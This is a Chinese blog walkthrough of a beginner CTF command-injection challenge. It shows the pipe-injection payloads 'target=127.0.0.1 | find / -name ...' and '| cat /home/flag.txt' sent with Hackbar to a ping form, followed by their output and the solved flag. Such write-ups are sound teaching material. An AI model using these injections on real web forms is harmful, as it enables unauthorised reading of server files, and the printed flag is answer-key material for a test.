

XCTF-command_execution

原创

auxein 于 2020-08-01 20:42:44 发布 116 收藏

分类专栏: [CTF-Web入门](#) 文章标签: [信息安全](#) [安全](#) [linux](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_45613760/article/details/107736377

版权



[CTF-Web入门](#) 专栏收录该内容

6 篇文章 0 订阅

订阅专栏

XCTF-command_execution

题目介绍

打开题目场景

打开hackbar, 查找有无与flag相关的文件

发现在home目录下有flag.txt文件

使用cat指令查看

得到flag

题目介绍

command_execution

最佳Writeup由pinepple提供

WP 建议

难度系数: ★ 1.0

题目来源: Cyberpeace-n3k0

题目描述: 小宁写了个ping功能,但没有写waf,X老师告诉她这是非常危险的, 你知道为什么吗。

题目场景: http://220.249.52.133:50035

删除场景

倒计时: 03:41:33 延时

题目附件: 暂无

https://blog.csdn.net/weixin_45613760

看到ping或者ping命令却没有弄waf时就要想到命令注入

打开题目场景

PING


请输入需要ping的地址

PING

https://blog.csdn.net/weixin_45613760

使用hackbar进行POST注入

打开hackbar，查找有无与flag相关的文件



The screenshot shows the Hackbar tool interface. At the top, there are navigation tabs: Elements, Console, Sources, Network, Performance, Memory, Application, Security, Lighthouse, AdBlock, and Hackbar. Below the tabs, there are dropdown menus for Encryption, Encoding, SQL, XSS, LFI, XXE, and Other. On the left side, there are three buttons: Load URL, Split URL, and Execute. The main area contains a text input field with the URL `http://220.249.52.133:50035/`. Below the URL field, there are checkboxes for Post data (checked), Referer, User Agent, and Cookies, along with a Clear All button. At the bottom, there is a large text area containing the command `target=127.0.0.1 | find / -name "**flag*"`.

https://blog.csdn.net/weixin_45613760

发现在home目录下有flag.txt文件

```
ping -c 3 127.0.0.1 | find / -name "*flag*"
/home/flag.txt
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu0/domain1/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain1/flags
/proc/sys/kernel/sched_domain/cpu10/domain0/flags
/proc/sys/kernel/sched_domain/cpu10/domain1/flags
/proc/sys/kernel/sched_domain/cpu11/domain0/flags
/proc/sys/kernel/sched_domain/cpu11/domain1/flags
/proc/sys/kernel/sched_domain/cpu12/domain0/flags
/proc/sys/kernel/sched_domain/cpu12/domain1/flags
/proc/sys/kernel/sched_domain/cpu13/domain0/flags
/proc/sys/kernel/sched_domain/cpu13/domain1/flags
/proc/sys/kernel/sched_domain/cpu14/domain0/flags
/proc/sys/kernel/sched_domain/cpu14/domain1/flags
/proc/sys/kernel/sched_domain/cpu15/domain0/flags
/proc/sys/kernel/sched_domain/cpu15/domain1/flags
/proc/sys/kernel/sched_domain/cpu16/domain0/flags
/proc/sys/kernel/sched_domain/cpu16/domain1/flags
/proc/sys/kernel/sched_domain/cpu17/domain0/flags
/proc/sys/kernel/sched_domain/cpu17/domain1/flags
/proc/sys/kernel/sched_domain/cpu18/domain0/flags
/proc/sys/kernel/sched_domain/cpu18/domain1/flags
/proc/sys/kernel/sched_domain/cpu19/domain0/flags
/proc/sys/kernel/sched_domain/cpu19/domain1/flags
/proc/sys/kernel/sched_domain/cpu2/domain0/flags
/proc/sys/kernel/sched_domain/cpu2/domain1/flags
/proc/sys/kernel/sched_domain/cpu20/domain0/flags
/proc/sys/kernel/sched_domain/cpu20/domain1/flags
/proc/sys/kernel/sched_domain/cpu21/domain0/flags
```

使用 **cat** 指令查看

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ LFI ▾ XXE ▾ Other ▾

Load URL

Split URL

Execute

http://220.249.52.133:50035/

Post data Referer User Agent Cookies [Clear All](#)

```
target=127.0.0.1 | cat /home/flag.txt
```

https://blog.csdn.net/weixin_45613760


得到flag

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1 | cat /home/flag.txt  
cyberpeace{c3324df5394b30505b2b32ad420b07ad}
```



https://blog.csdn.net/weixin_45613760

然后就得到flag辣